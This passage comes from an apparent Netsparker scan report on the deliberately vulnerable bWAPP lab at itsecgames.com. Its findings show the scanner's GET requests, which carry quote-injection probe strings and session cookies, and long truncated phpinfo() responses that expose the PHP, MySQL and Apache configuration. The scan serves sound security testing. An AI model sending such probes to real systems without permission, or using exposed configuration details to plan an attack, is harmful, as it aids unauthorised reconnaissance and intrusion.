29.3. /bWAPP/information_disclosure_1.php/'ns='netsparker(0x0003CB)

http://itsecgames.com/bWAPP/information_disclosure_1.php/'ns='netsparker(0x0003CB)

Certainty

Request

```
GET /bWAPP/information_disclosure_1.php/'ns='netsparker(0x0003CB) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
…
1.php/&#039;ns=&#039;netsparker(0x0003CB)?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
_dir mod_env mod_fastcgi mod_headers mod_include mod_mime mod_negotiation mod_php5 mod_rewrite mod_setenvif mod_ssl mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
sh enigma rc2 tripledes </td></tr>
<tr><td class="e">Supported modes </td><td class="v">cbc cfb ctr ecb ncfb nofb ofb stream </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mcrypt.algorithms_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mcrypt.modes_dir</td><td class="v"><i>no value</i></td><td clas
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
```

```
<table border="0" cellpadding="3" width="600">
<tr
…
y Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.4. /bWAPP/information_disclosure_1.php/%22ns=%22netsparker(0x0003BC)

http://itsecgames.com/bWAPP/information_disclosure_1.php/%22ns=%22netsparker(0x0003BC)

Certainty

Request

```
GET /bWAPP/information_disclosure_1.php/%22ns=%22netsparker(0x0003BC) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/aim.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=QW55IGJ1Z3M%2F
Accept-Encoding: gzip, deflate
```

Response

```
…
1.php/&quot;ns=&quot;netsparker(0x0003BC)?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
_dir mod_env mod_fastcgi mod_headers mod_include mod_mime mod_negotiation mod_php5 mod_rewrite mod_setenvif mod_ssl mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
sh enigma rc2 tripledes </td></tr>
<tr><td class="e">Supported modes </td><td class="v">cbc cfb ctr ecb ncfb nofb ofb stream </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mcrypt.algorithms_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mcrypt.modes_dir</td><td class="v"><i>no value</i></td><td clas
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
```

```
<table border="0" cellpadding="3" width="600">
<tr
…
y Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.5. /bWAPP/phpinfo.php/%2522ns%253D%2522netsparker%25280x000421%2529

http://itsecgames.com/bWAPP/phpinfo.php/%2522ns%253D%2522netsparker%25280x000421%2529

Certainty

Request

```
GET /bWAPP/phpinfo.php/%2522ns%253D%2522netsparker%25280x000421%2529 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/phpinfo.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0
Accept-Encoding: gzip, deflate
```

Response

```
…
o.php/%22ns%3D%22netsparker%280x000421%29?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
_dir mod_env mod_fastcgi mod_headers mod_include mod_mime mod_negotiation mod_php5 mod_rewrite mod_setenvif mod_ssl mod_status </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">engine</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">last_modified</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">xbithack</td><td class="
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
sh enigma rc2 tripledes </td></tr>
<tr><td class="e">Supported modes </td><td class="v">cbc cfb ctr ecb ncfb nofb ofb stream </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mcrypt.algorithms_dir</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mcrypt.modes_dir</td><td class="v"><i>no value</i></td><td clas
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
<tr><td class="e">PCRE Library Version </td><td class="v">7.4 2007-09-21 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">pcre.backtrack_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<tr><td class="e">pcre.recursion_limit</td><td class="v">100000</td><td class="v">100000</td></tr>
<
…
ass="v">files user sqlite </td></tr>
<tr><td class="e">Registered serializer handlers </td><td class="v">php php_binary wddx </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">session.auto_start</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">session.bug_compat_42</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e
…
>
<tr><td class="e">Soap Client </td><td class="v">enabled </td></tr>
<tr><td class="e">Soap Server </td><td class="v">enabled </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">soap.wsdl_cache</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">soap.wsdl_cache_dir</td><td class="v">/tmp</td><td class="v">/tmp</td></tr>
<tr><td class="e">soa
…
r><td class="e">SQLite Library </td><td class="v">2.8.17 </td></tr>
<tr><td class="e">SQLite Encoding </td><td class="v">UTF-8 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">sqlite.assoc_case</td><td class="v">0</td><td class="v">0</td></tr>
</table><br />
<h2><a name="module_standard">standard</a></h2>
```

```
<table border="0" cellpadding="3" width="600">
<tr
…
y Support </td><td class="v">enabled </td></tr>
<tr><td class="e">Path to sendmail </td><td class="v">/usr/sbin/sendmail -t -i </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">assert.active</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">assert.bail</td><td class="v">0</td><td class="v">0</td></tr>
<tr><td class="e">assert.callback</td
…
d class="e">Compiled Version </td><td class="v">1.2.1.1 </td></tr>
<tr><td class="e">Linked Version </td><td class="v">1.2.3.3 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">zlib.output_compression</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">zlib.output_compression_level</td><td class="v">-1</td><td class="v">-1</td></tr>
<tr
…
```

29.6. /bWAPP/admin/phpinfo.php/%2522ns%253D%2522netsparker%25280x003173%2529

http://itsecgames.com/bWAPP/admin/phpinfo.php/%2522ns%253D%2522netsparker%25280x003173%2529

Certainty

Request

```
GET /bWAPP/admin/phpinfo.php/%2522ns%253D%2522netsparker%25280x003173%2529 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/php_cgi.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; secret=L2JXQVBQL3h4ZS0yLnBocA%3D%3D; movie_genre=%2FbWAPP%2Fxss_stored_2.php
Accept-Encoding: gzip, deflate
```

Response

```
…
/>
<h1><a href="/bWAPP/admin/phpinfo.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000">PHP Credits</a></h1>
<hr />
<h1>Configuration</h1>
<h2>PHP Core</h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">allow_call_time_pass_reference</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">allow_url_fopen</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td clas
…
"3" width="600">
<tr><td class="e">Calendar support </td><td class="v">enabled </td></tr>
</table><br />
<h2><a name="module_cgi-fcgi">cgi-fcgi</a></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">cgi.check_shebang_line</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.fix_pathinfo</td><td class="v">1</td><td class="v">1</td></tr>
<tr><td class="e">cgi.n
…
">Timezone Database </td><td class="v">internal </td></tr>
<tr><td class="e">Default timezone </td><td class="v">Europe/Berlin </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">date.default_latitude</td><td class="v">31.7667</td><td class="v">31.7667</td></tr>
<tr><td class="e">date.default_longitude</td><td class="v">35.2333</td><td class="v">35.2333</td>
…
ation and Filtering </td><td class="v">enabled </td></tr>
<tr><td class="e">Revision </td><td class="v">$Revision: 1.52.2.39 $ </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">filter.default</td><td class="v">unsafe_raw</td><td class="v">unsafe_raw</td></tr>
<tr><td class="e">filter.default_flags</td><td class="v"><i>no value</i></td><td class="v"><i>no v
…
ss="e">iconv implementation </td><td class="v">glibc </td></tr>
<tr><td class="e">iconv library version </td><td class="v">2.7 </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">iconv.input_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO-8859-1</td></tr>
<tr><td class="e">iconv.internal_encoding</td><td class="v">ISO-8859-1</td><td class="v">ISO
…
of "streamable kanji code filter and converter", which is distributed under the GNU Lesser General Public License version 2.1.</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mbstring.detect_order</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mbstring.encoding_translation</td><td class="v">Off</td><td cla
…
></h2>
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>mime_magic support</th><th>invalid magic file, disabled</th></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mime_magic.debug</td><td class="v">Off</td><td class="v">Off</td></tr>
<tr><td class="e">mime_magic.magicfile</td><td class="v">/usr/share/file/magic.mime</td><td class="v">/usr/sha
…
E </td><td class="v">-I/usr/include/mysql </td></tr>
<tr><td class="e">MYSQL_LIBS </td><td class="v">-L/usr/lib -lmysqlclient </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysql.allow_persistent</td><td class="v">On</td><td class="v">On</td></tr>
<tr><td class="e">mysql.connect_timeout</td><td class="v">60</td><td class="v">60</td></tr>
<tr><td class=
…
r version </td><td class="v">5.0.51a </td></tr>
<tr><td class="e">MYSQLI_SOCKET </td><td class="v">/var/run/mysqld/mysqld.sock </td></tr>
</table><br />
<table border="0" cellpadding="3" width="600">
<tr class="h"><th>Directive</th><th>Local Value</th><th>Master Value</th></tr>
<tr><td class="e">mysqli.default_host</td><td class="v"><i>no value</i></td><td class="v"><i>no value</i></td></tr>
<tr><td class="e">mysqli.default_port</td><td class="v">3306</td><td class="v">3306
…
ssions) Support </td><td class="v">enabled </td></tr>
